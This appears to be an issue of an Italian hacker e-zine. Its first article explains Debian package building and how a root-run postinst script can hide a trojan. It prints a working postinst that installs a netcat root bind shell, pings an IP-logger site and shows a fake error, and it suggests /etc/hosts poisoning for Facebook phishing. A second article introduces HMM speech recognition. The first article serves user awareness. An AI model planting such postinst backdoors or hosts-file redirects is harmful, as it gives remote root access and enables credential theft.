GNU/Linux è sicuro, esistono pochi, e trascurabili esempi di malware per questo OS, siamo d'accordo, ma come recitano gli americani *PEBKAC*, ovvero *Problem Exists Between Keyboard And Chair*. Il più grande bug esistente è l'utente stesso, e a questo bug l'unico fix è quello di cercare di diffondere maggiormente il sapere, perchè l'utente è un bug solo quando è ignorante. Ed ecco il mio arduo compito per questo numero di UAH! :D

Vi spiegherò passo passo come funziona un pacchetto debian e come si ci infiltrano possibili minacce all'integrità del vostro sistema operativo GNU/Linux:

DOTDEB

Quando cerchi una definizione, un qualcosa, lo chiedi ovviamente a mio zio Google (fratello del marito della zia di mia madre), e cosa trovi appena cerchi deb?...Wikipedia, e come al solito quella in italiano se pur accettabile per piccole definizioni di roba che non conosci proprio, fa schifo per fare delle ricerche più articolate e precise. Ecco per esempio cosa dice wikipedia dei Deb:

"deb è il nome del formato, nonché estensione, dei pacchetti utilizzati dalla distribuzione Debian e dalle sue derivate, come Ubuntu, Kubuntu, etc."

dire che questa voce dell'enciclopedia fa cagare è solo un complimento. Di fatti non è una "voce enciclopedica", e non si può definire tale, ma se provassi a definire "voce enciclopedica" finirei di nuovo su wikipedia e saremmo in un loop infinito, meglio fermarci. Il succo è deb non si può definire semplicemente come un *pacchetto per le distribuzioni Debian-based*, perchè oltre che essere riduttivo non ci aiuta, quindi cerchiamo la definizione nella wikipedia inglese:

"deb is the extension of the Debian software package format and the most often used name for such binary packages. Like the "Deb" part of the term Debian, it originates from the name of Debra, then girlfriend and now ex-wife of Debian's founder Ian Murdock."

Bene già va meglio...sappiamo che sono pacchetti software, che è un formato di pacchetti software, quindi applicativi pre-compilati, e che Ian Murdock probabilmente era così cornuto che quando andava a caccia di cervi, loro entravano in depressione.

Bene definito ora in maniera ottimale cos'è un pacchetto debian, dovremmo sapere già a cosa serve e come si utilizza vediamo come si costruisce:

Esempio...il nostro programma, che per esempio si chiama "Pippo", che vogliamo buildare ha

un launcher che vogliamo mettere in /usr/local/bin?

Nella cartella pippo costruiamo il percorso di directory ./pippo/usr/local/bin e li ci piazziamo il launcher, l'eseguibile pippo per esempio.

Allo stesso livello della directory /usr, ne creiamo un'altra che chiamiamo DEBIAN con all'interno due file con le seguenti strutture:

```
<./pippo/DEBIAN/control>
```


```
Package: pippo
Version: 0.0.0.0.1
Section: games
Architecture: i386
Maintainer: Io <pippo@pluto.org>
Description: Cose belle
```

e uno script (che accennavo sopra da qualche parte) postinst...che esegue delle operazioni necessarie alla corretta configurazione del programma dopo aver estratto i tutti i file nelle varie cartelle.

```
<./pippo/DEBIAN/postinst>
```

```
#!/bin/bash
#do_something...
echo "Done all post-install script instructionsxxx!"
```

Quindi se noi avessimo un semplice script da installare in /usr/local/bin per buildare un pacchetto deb ci basterebbe questo semplice tree:



```
vikki@acertm:~$ tree pippo
pippo
|-- DEBIAN
|   |-- control
|   |-- postinst
|-- usr
|   |-- local
|   |   |-- bin
|   |   |-- programmastupido
4 directories, 3 files
vikki@acertm:~$
```

Come potete osservare dalla colorazione, sia lo script *programmastupido*, che lo script *postinst* sono entrambi eseguibili, ma occorre fare una precisazione, *postinst* ha una restrizione sui permessi, esso infatti deve avere permessi ≤ 775 e ≥ 555 ...se volete sapere meglio cosa vogliono dire quelle cifre cercatevi il sistema di permessi in giro, non ho tempo ne voglia di parlarne qua approfonditamente.

Vi basti sapere che 777 (ovvero 111 111 111) assegna permessi rwx (ovvero read write execute) a tutti quelli che possono usufruire del file. Per uno script *postinst* un 755 è più che sufficiente.

Dopo aver creato e sistemato questi piccoli accorgimenti, per buildare il pacchetto, basta

semplicemente uno stupido comando da shell:

```
$ dpkg -b pippo
dpkg-deb: generazione del pacchetto "pippo" in "pippo.deb".
```

Dove il "pippo" argomento di dpkg è la cartella che contiene il tree sopra indicato. Bene adesso avrete il vostro bel pippo.deb nella dir dove state lavorando...e se tutto è come deve essere provate un po' a dare.

```
$ sudo dpkg -i pippo.deb
Selezionato il pacchetto pippo.
(Lettura del database... 340943 file e directory attualmente installati.)
Estrazione di pippo (da pippo.deb)...
Configurazione di pippo (0.0.0.0.1)...
Done all post-install script instructionsxxx! <==(1)
```

Bene, guardate cosa è comparso dove c'è il numeretto (1)...sembra proprio che sia il risultato dello scriptino bash postinst...niente di più naturale, e aggiungerei anche di più potente.

Seguite il mio ragionamento:

```
<./pippo/DEBIAN/postinst>
```

```
#!/bin/bash
miaid=`whoaim`
echo "La mia uid è: $miaid"
```

Re-buildiamo il pacchetto come prima, ovviamente rimuoviamo il pacchetto precedente, e poi riinstalliamo, guardate cosa ottengo:

```
$ sudo dpkg -i pippo.deb
Selezionato il pacchetto pippo.
(Lettura del database... 341103 file e directory attualmente installati.)
Estrazione di pippo (da pippo.deb)...
Configurazione di pippo (0.0.0.0.1)...
"La mia uid è: root" <==(2)
```

Osservate ora cosa ci da come risultato lo script postinst...ci assicura che siamo l'utente root, e che quindi potremmo utilizzare come vogliamo il calcolatore con quel piccolo scriptino...tutto a patto che il nostro utonto abocchi all'esca, quindi il nostro pacchetto deb deve essere molto succulento e deve presentare un ottimo contenuto.

Sicuramente il programmastupido non è molto allettante:

```
$ programmastupido
ciao! sono un programma!
```

POLSONEDOTDEB

Su securitytube, un certo redmeatuk illustra un modo molto interessante per costruire ad hoc questo tipo di trojan:

1. Scarica dai repository (ma non installa) un pacchetto stupido: xbomb
2. Estrae il contenuto del deb (alla fine è anche un archivio .ar)
3. Crea un postinstall fittizio, con una backdoor preconstituita da un payload di metasploit
4. Inietta la backdoor nel file dove sono contenuti i punteggi del gioco

Così dopo il passo 4, se l'utente avvia il gioco, dopo averlo installato aprirà la backdoor. Vi illustro a scopo didattico come avvengono praticamente i vari passi, tralasciando la parte del payload metasploit, perché già di suo la bash ha parecchi altri sistemi che con un solo comando da utente root potrebbero dare totale accesso ad un utente remoto.

Passo 1)

Semplicissimo da eseguire questo passo un comando:

```
# apt-get --download-only install xbomb
Lettura elenco dei pacchetti... Fatto
Generazione albero delle dipendenze
Lettura informazioni sullo stato... Fatto
I seguenti pacchetti NUOVI saranno installati:
  xbomb
0 aggiornati, 1 installati, 0 da rimuovere e 13 non aggiornati.
È necessario scaricare 0B/23,6kB di archivi.
Dopo quest'operazione, verranno occupati 131kB di spazio su disco.
Scaricamento completato e in modalità solo scaricamento
```

(come molti ricordano # significa che sono utente root, non utente normale, quindi il comando sopra riportato è lecito)

Bene secondo la semantica del comando, il pacchetto si è scaricato ma non si è installato, e dove si è scaricato?... nella cache delle applicazioni, lo troverete esattamente al percorso `/var/cache/apt/archives/`

```
$ cd /var/cache/apt/archives/
$ ls xbm*
xbomb_2.1a-7_i386.deb
```

Ora basta spostarlo dove ci serve e poi passare al passo 2

Passo 2)

Estrarre il contenuto del deb? Niente di più intuitivo per chi ha utilizzato delle utilità di compressione da shell, lo switch `-x` risponderanno i più svegli:

```
$ dpkg -x xbomb_2.1a-7_i386.deb
dpkg-deb: --extract richiede come argomento una directory di destinazione.
Usare "dpkg -install"?
```

Come potete osservare però questo comando non va a buon fine, perché abbiamo bisogno di una cartella per estrarci la roba dentro, detto fatto:

```
$ mkdir xbomb
$ dpkg -x xbomb_2.1a-7_i386.deb xbomb
```

Ecco il tree del pacchetto xbomb estratto or-ora:

Avevo in mente di parlarvi di:

1. netcat

con la solita backdoor, che mette in ascolto una shell root su una porta a caso...Esempio stupido, se per esempio il nostro lamerozzo mettesse nel file postinst una porcata del genere:

```
#!/bin/bash

cat << EOF > /etc/init.d/shellremota.sh
#!/bin/bash
eccolo=`w3m http://sitoperbeccarelipdellavittima.porn`
nc -l -p 9876 -vv -e /bin/bash

EOF

chmod 775 /etc/init.d/shellremota.sh
update-rc.d shellremota.sh defaults

#Messaggio fasullo di errore
zenity --error --text='Riavviare il PC!'
```

In pratica al prossimo riavvio teoricamente ci sarà una shell remota con uid di root in ascolto sulla porta 9876...e l'ip della vittima lo beccherete dall'ip logger nel sito che avete specificato... vi verrà una cretinatina del genere:

```
$ nc 127.0.0.1 9876 <==(ovviamente qua ho messo il mio ip localhost)
who
vikkio  tty7          2051-05-28 09:59 (:0)
vikkio  pts/0           2051-05-28 01:46 (:0.0)
vikkio  pts/1           2051-05-28 01:53 (:0.0)
whoami
vikkio
pwd
/home/vikkio/pippo
```

Che schifo vero? Abbiamo accettato un pacchetto e ora qualcuno ci controlla, e può guardare e toccare i nostri file da remoto, quanto siamo ingenui.

2. DNS-poisoning toccando il file **/etc/hosts** che contiene la configurazione di come certi ip possano avere un alias per il nostro pc.

Se avete mai smanettato, avrete sicuramente notato il file **/etc/hosts** se non lo avete fatto cat-atelo...

```
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    acertm

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
fe00::0    ip6-localnet
ff00::0    ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
ff02::3    ip6-allhosts
```

acertm è il nome del mio pc, l'avrete visto anche prima se seguite underatthack,(per gli amanti dei pettegolezzi, significa acert TravelMate :D), se io ad un browser avviato sulla mia macchina passo l'url: <http://acertm>, ottengo un'alias all'ip 127.0.0.1

```
$ ciao=`w3m http://acertm`  
$ echo $ciao  
It works! This is the default web page for this server. The web server  
software is running but no content has been added, yet.
```

Come potete osservare il risultato è la pagina html di default del mio serverweb apache2, che uso per testing di roba php. Bene e sei io modificassi il file in modo da far comparire l'alias con facebook.com? E così fare un fakelogin per rubare l'identità del malcapitato imbecille che accetta pacchetti da tutti? Mi basterebbe costruire il postinst in modo da toccare quel file, aggiungere la regola di seguito alle altre, e così avrei il permesso di far comparire nella barra degli url al povero disgraziato: facebook.com, mentre in realtà sta navigando, su un mio server, oppure sul suo stesso pc, che dopo che avrà inserito i dati mi invierà password e tutto via piccione viaggiatore....non ci sono limiti alla fantasia!

PEBKAC

Mi piace in conclusione, farvi notare, quanto questo piccolo acronimo da nerd, sia perfettamente intonato con la realtà odierna. GNU/Linux, che fino a qualche anno fa era snobbato da tutti, si sta guadagnando la fetta di mercato che fa gola anche ai tanti malintenzionati che continuano per manie idiote di distruzione e vandalismo a creare disordine e a fregare i soliti utonti, che per fortuna o purtroppo si avvicinano a Linux immaginando di trovare finalmente un potentissimo scudo, che li può salvare da qualsiasi minaccia, soprattutto dalla loro ignoranza.

vikkio88

Riconoscimento vocale tramite Hidden Markov Models

Un'introduzione teorica

di Fabio BlackLight Manganiello, [blacklight@autistici.org]

Nel corso degli anni sono state sviluppate diverse tecniche, più o meno fortunate, per il riconoscimento vocale.

Alcune di queste, relativamente primitive, sono basate su semplici calcoli di deviazioni standard fra i campioni audio acquisiti e quelli pre-memorizzati.

Altre operano in modo simile, ma calcolando le deviazioni fra i coefficienti frequenziali.

Tali approcci però, per quanto possano rivelarsi sufficienti in alcune applicazioni, non fanno un vero e proprio riconoscimento vocale, in quanto una semplice analisi di questo tipo è decisamente *content-deaf*, in quanto basata su deviazioni statistiche senza considerare l'effettivo contenuto del segnale acquisito, ovvero senza analizzare i singoli fonemi acquisiti nel segnale.

Il modello di riconoscimento audio basato sugli *Hidden Markov Models* (d'ora in poi semplicemente HMM) si è rivelato invece decisamente robusto, e incontra sempre più successo in tutte le applicazioni pratiche di riconoscimento vocale.

Ha ovviamente le sue pecche fisiologiche (è un modello probabilistico, e da una lingua all'altra, spesso anche da un interlocutore all'altro, le probabilità di incontrare certi fonemi cambiano drasticamente), ma una volta addestrato un software per una certa lingua e un certo tipo di interlocutore si rivela un metodo decisamente efficiente.

1 Analisi quefrenziale

Un segnale audio è acquisito come sequenza numerica in funzione del tempo $x(t)$.

Nel campo del riconoscimento audio si campiona generalmente a una frequenza relativamente alta (generalmente a intervalli di 10-30 ms), in modo da avere una buona risoluzione dei fonemi acquisiti.

Sui campioni acquisiti si calcola poi il cosiddetto *cepstrum*, definito come l'antitrasformata di Fourier del logaritmo del modulo della trasformata di Fourier del segnale originale:

$$X(T) = \mathcal{F}^{-1}(\log |\mathcal{F}[x(t)]|)$$

Algoritmicamente:



L'analisi *cepstrale* del segnale, in luogo della semplice analisi temporale o frequenziale, si è rivelata statisticamente più ricca di informazioni al fine dell'analisi statistica.

Il *cepstrum* del segnale si misura in secondi (l'antitrasformata della trasformata di un segnale nel dominio temporale è una grandezza ancora nel dominio temporale), esprime una grandezza definita come *quefrenza*, utilizzata per isolare i periodi (e relativi *pitch*) delle componenti armoniche del segnale audio.

L'energia del segnale vocale è contenuta nella zona a quefrenza nulla.

2 HMM

La tecnica attualmente più blasonata nel riconoscimento vocale è quella degli *Hidden Markov Models* (HMM), che basa il riconoscimento su un'analisi statistica sulla base di un campione di osservazioni e training set.

Una catena di Markov a N stati è fondamentalmente rappresentabile da un diagramma di N stati distinti.

Il sistema, per ogni istante t , si può trovare in uno degli N stati; lo stato del sistema all'istante t verrà ora indicato come q_t . Le probabilità di transizione da uno stato i a uno stato j , per ogni i e j , sono date dalla matrice $A=[a_{ij}]$, con

$$a_{ij} = \text{Pr}(q_t = i \mid q_{t-1} = j)$$

Ovvero, ogni coefficiente della matrice esprime la probabilità che all'istante t lo stato del sistema sia i sapendo che all'istante $t-1$ lo stato era j .


Si nota subito che la probabilità delle transizioni dipende solo dallo stato del sistema all'istante $t-1$, e non da tutta la storia delle transizioni precedenti.

Parlando di coefficienti che esprimono probabilità ovviamente abbiamo poi i vincoli ovvio: la probabilità di transizione da uno stato all'altro può essere positiva o al più nulla, e la somma delle probabilità per ogni stato deve dare 1:

$$a_{ij} \geq 0 \quad \forall i, j$$

$$\sum_{j=1}^N a_{ij} = 1 \quad \forall i$$

Un esempio di catena di Markov con 3 stati ($N=3$) che rappresenta una potenziale conoscenza di un sistema vocale può essere visualizzata nel seguente modo:



Consideriamo ora lo stato q_0 del sistema all'istante $t=0$, identificato, per ogni possibile stato i , da una probabilità

$$\pi_i = \Pr(q_0 = i)$$

Sulla base di questa conoscenza, la probabilità che venga generata la sequenza di stati $q = \{q_0, q_1, \dots, q_T\}$, data la matrice delle probabilità delle transizioni e la probabilità dello stato iniziale, è data da [equ. 1]

$$\begin{aligned} \Pr(\mathbf{q} \mid A, \pi) &= \pi_{q_0} a_{q_0 q_1} a_{q_1 q_2} \dots a_{q_{T-1} q_T} \\ &= \pi_{q_0} \prod_{t=1}^T a_{q_{t-1} q_t} \end{aligned}$$

Questa scrittura è valida dato che abbiamo considerato le transizioni di stato come eventi fra loro disgiunti, o meglio dipendenti solo dallo stato all'istante precedente.

Supponiamo ora di avere informazioni solo sulle osservazioni del sistema, e non sui suoi stati. È il caso classico del riconoscimento vocale, in cui si hanno solo i campioni audio analizzati (osservazioni del sistema) e si vogliono ricavare gli stati, o meglio la sequenza di stati, in cui il sistema transita (ovvero la sequenza di fonemi isolati).

È quindi assegnato un O_t come vettore cepstrale, calcolato sulla base dell'audio acquisito, e prodotto dal sistema quando si trova nello stato q_t , $q_t \in \{1, 2, \dots, N\}$

La generazione di O_t quando il sistema si trova in uno stato i è un evento stocastico caratterizzato da un insieme di valori di probabilità

$$B = \{b_i(\mathbf{O}_t)\}_{i=1}^N$$

con

$$b_i(\mathbf{O}_t) = \Pr(\mathbf{O}_t \mid q_t = i)$$

Ovvero, il coefficiente i -esimo di B esprime la probabilità di ottenere l'osservazione \mathbf{O}_t quando lo stato all'istante t è i .

Se la sequenza di stati q che ha portato il sistema a generare la sequenza di osservazioni $\mathbf{O} = \{\mathbf{O}_1, \mathbf{O}_2, \dots, \mathbf{O}_T\}$ è nota, la probabilità che la sequenza di osservazioni \mathbf{O} venga generata dal sistema, assegnati la sequenza di stati e la sequenza delle probabilità delle osservazioni [equ. 2]

$$\begin{aligned} \Pr(\mathbf{O} \mid \mathbf{q}, B) &= b_{q_1}(\mathbf{O}_1) b_{q_2}(\mathbf{O}_2) \dots b_{q_T}(\mathbf{O}_T) \\ &= \prod_{t=1}^T b_{q_t}(\mathbf{O}_t) \end{aligned}$$

Avendo a che fare con degli eventi stocastici che abbiamo supposto indipendenti l'uno dall'altro,

possiamo combinare l'equazione [equ. 2] con la [equ. 1] e calcolare la probabilità di ottenere una sequenza di osservazioni \mathbf{O} e una sequenza di stati q :

$$\Pr(\mathbf{O}, \mathbf{q} \mid \pi, A, B) = \pi_{q_0} \prod_{t=1}^T a_{q_{t-1}q_t} b_{q_t}(\mathbf{O}_t)$$

Ancora una volta, essendo il processo stocastico e le probabilità strettamente indipendenti, è possibile calcolare semplicemente la probabilità di ottenere la sequenza di osservazioni \mathbf{O} come

$$\begin{aligned} \Pr(\mathbf{O} \mid \pi, A, B) &= \sum_{\mathbf{q}} \Pr(\mathbf{O}, \mathbf{q} \mid \pi, A, B) \\ &= \sum_{\mathbf{q}} \pi_{q_0} \prod_{t=1}^T a_{q_{t-1}q_t} b_{q_t}(\mathbf{O}_t) \end{aligned}$$

Questa formulazione è fondamentale, in quanto consente di esprimere la probabilità che una certa sequenza di osservazioni venga rilevata senza avere la conoscenza della sequenza degli stati che l'ha generata.

E' per questo motivo che tale particolare formulazione del modello di Markov viene definita nascosta, in quanto la conoscenza della sequenza degli stati è invisibile, avendo solo a

disposizione la sequenza delle osservazioni, e va ricostruita statisticamente solo a posteriori.

E' come se due amici, Alice e Bob, si sentissero quotidianamente per telefono, e ogni giorno Bob comunicasse ad Alice le attività della sua giornata senza comunicare come è il tempo nella sua città.

Alice sa che Bob esegue determinate attività nel giorno in funzione del clima, con una certa probabilità (ad esempio, se piove con una probabilità, diciamo, del 70% Bob guarderà un film a casa, mentre invece se c'è il sole con una probabilità dell'80% andrà al parco).

In base a quello che Bob comunica telefonicamente alla sua amica sulle sue attività della giornata, Alice risale al clima statisticamente più probabile in quella giornata.

Anche qui, si parte dalla sequenza di osservazioni note (attività quotidiane di Bob) per risalire alla sequenza degli stati (sequenza dei mutamenti climatici nella città di Bob).

Nella formulazione vista sopra, notiamo che la conoscenza della probabilità di O dipende da tre fattori: la conoscenza delle probabilità Π di avere un certo stato come stato iniziale, la conoscenza della matrice A delle probabilità dei cambi di stato, e la conoscenza del vettore B delle probabilità delle osservazioni. Questi tre elementi costruiscono una tripla che d'ora in poi sarà identificata come $\lambda = (\Pi, A, B)$, che identifica univocamente un HMM, ed è tutta la conoscenza di cui abbiamo bisogno.

3 Addestramento

L'addestramento, in un contesto di sistema esprimibile da un HMM, è un'operazione relativamente semplice e suddivisa in diversi passi (algoritmo di Baum-Welch):

1. Viene fornita al sistema una sequenza di osservazioni O (ad esempio, la sequenza cepstrale associata a un insieme di fonemi). L'obiettivo è quello di trovare un modello λ tale che $Pr(O|\lambda)$ sia massimizzato.
2. Si genera un modello λ' , possibilmente in modo casuale, e si trasforma la funzione iniziale di probabilità $Pr(O|\lambda)$ in una nuova funzione $Q(\lambda, \lambda')$, che misura fondamentalmente la divergenza fra il modello iniziale λ' e quello aggiornato λ :

$$Q(\lambda', \lambda) = \sum_{\mathbf{q}} Pr(\mathbf{O}, \mathbf{q} | \lambda') \log Pr(\mathbf{O}, \mathbf{q} | \lambda)$$

Questa è una funzione nella variabile λ che esprime la divergenza fra il modello generato λ e un generico modello λ' . $Q(\lambda', \lambda) \geq Q(\lambda', \lambda')$, quindi $Pr(O|\lambda) \geq Pr(O|\lambda')$, ovvero si calcola il nuovo modello λ in modo che sia statisticamente più vicino alla sequenza di osservazioni rispetto al modello di partenza. Ciò si fa semplicemente massimizzando la funzione $Q(\lambda', \lambda)$ rispetto a λ .

3. Si scambiano λ' e λ dopo ogni passo di massimizzazione, finché un certo criterio di terminazione non viene soddisfatto (ad esempio, la divergenza fra λ e λ' diventa minore di una certa soglia limite soddisfacente). Questo è un tipico algoritmo di *hill climbing* che produce sempre, con buona approssimazione, una soluzione ottimale.

4 Speech recognition usando gli HMM

Abbiamo ora tutti gli ingredienti teorici per poter operare riconoscimento vocale usando gli

HMM. Un algoritmo di riconoscimento vocale funzionerà così:

1. Definizione di un insieme di L di classi di suoni, ad esempio i coefficienti cepstrali dei fonemi di una certa lingua. Questi elementi verranno raccolti nell'insieme $V = \{v_1, v_2, \dots, v_L\}$.
2. Per ogni classe, raccoglie un insieme di coefficienti cepstrali di campioni associati alla classe stessa (ovvero al fonema in questione). Questi valori vanno a formare il *training set* dell'algoritmo.
3. Per ogni training set, si esegue l'algoritmo di apprendimento visto in precedenza in modo da ottenere il modello migliore λ_i per ogni classe v_i , con $i = (1, 2, \dots, L)$.
4. Per il riconoscimento, data la sequenza di campioni O si calcola $Pr(O|\lambda_i)$ per ogni $i = (1, 2, \dots, L)$, e si associa a O la classe v_i che massimizza la funzione di probabilità.

$$O \implies v_j \text{ iff } Pr(O | \lambda_j) = \max_{1 \leq i \leq L} Pr(O | \lambda_i)$$

La terna λ che massimizza tale probabilità è quella che con maggiore probabilità ha dato origine alla sequenza vocale, quindi è quella che con maggiore probabilità è associata al fonema pronunciato. Per evitare la rilevazione di falsi positivi (ovvero sequenze non associate a nessuna sequenza nota) si può calibrare una soglia per il sistema di riconoscimento. Se la massima probabilità rilevata dall'algoritmo descritto sopra è inferiore a tale soglia, allora si considera il fonema come non riconosciuto dal sistema.

BlackLight

Note finali di UnderAttHack

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo underatthack@gmail.com

Siete pregati cortesemente di indicare se non volete essere presenti nella eventuale posta dei lettori.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 8) è prevista alla data di:

Venerdì 28 Maggio 2010

Come per questo numero, l'e-zine sarà scaricabile o leggibile nei formati PDF o xHTML al sito ufficiale del progetto:

<http://underatthack.altervista.org>